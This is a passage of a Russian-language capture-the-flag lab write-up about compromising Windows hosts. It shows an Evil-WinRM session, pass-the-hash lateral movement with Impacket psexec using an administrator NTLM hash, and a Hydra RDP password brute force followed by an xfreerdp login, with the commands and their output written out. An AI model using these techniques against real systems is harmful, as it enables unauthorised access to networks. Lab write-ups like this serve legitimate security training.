Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/16/2022  10:25 AM             38 flag.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag.txt
flag{8e967d64f6aa822c6e9567505e6a09d0}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> exit

Info: Exiting with code 0
```


С помощью psexec и ntlm hash администратора получим доступ к доменному ПК и получим второй флаг flag{a23b1ad85bcc2eaa65500db90af3dde0}



```
┌──(kali㉿kali)-[~]
└─$ psexec.py tech.local/Administrator@192.168.100.10  -no-pass -hashes 'aad3b435b51404eeaad3b435b51404ee:a73a2b453dd867f6a95dc81a6a907033'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file ulPgXfED.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service Kpsa on 192.168.100.10.....
[*] Starting service Kpsa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3644-375C

 Directory of C:\Users\Administrator\Desktop

02/27/2022  10:05 AM    <DIR>          .
02/27/2022  10:05 AM    <DIR>          ..
02/27/2022  10:02 AM                38 flag.txt
02/27/2022  09:30 AM             1,446 Microsoft Edge.lnk
               2 File(s)          1,484 bytes
               2 Dir(s)   3,809,095,680 bytes free

C:\Users\Administrator\Desktop> type flag.txt
flag{a23b1ad85bcc2eaa65500db90af3dde0}
```


192.168.100.11

Попробуем перебрать пароль к rdp с помощью hydra



```
[DATA] attacking rdp://192.168.100.11:3389/
[3389][rdp] host: 192.168.100.11   login: Administrator   password: princess1
[STATUS] attack finished for 192.168.100.11 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-30 15:52:07
```

Подключаемся по RDP xfreerdp /v:192.168.100.11 /u:Administrator /p:princess1 /w:1900 /cert-ignore и получаем флаг flag{cb2eecfd68a43df764c29254420d1597}



```
flag{cb2eecfd68a43df764c29254420d1597}
```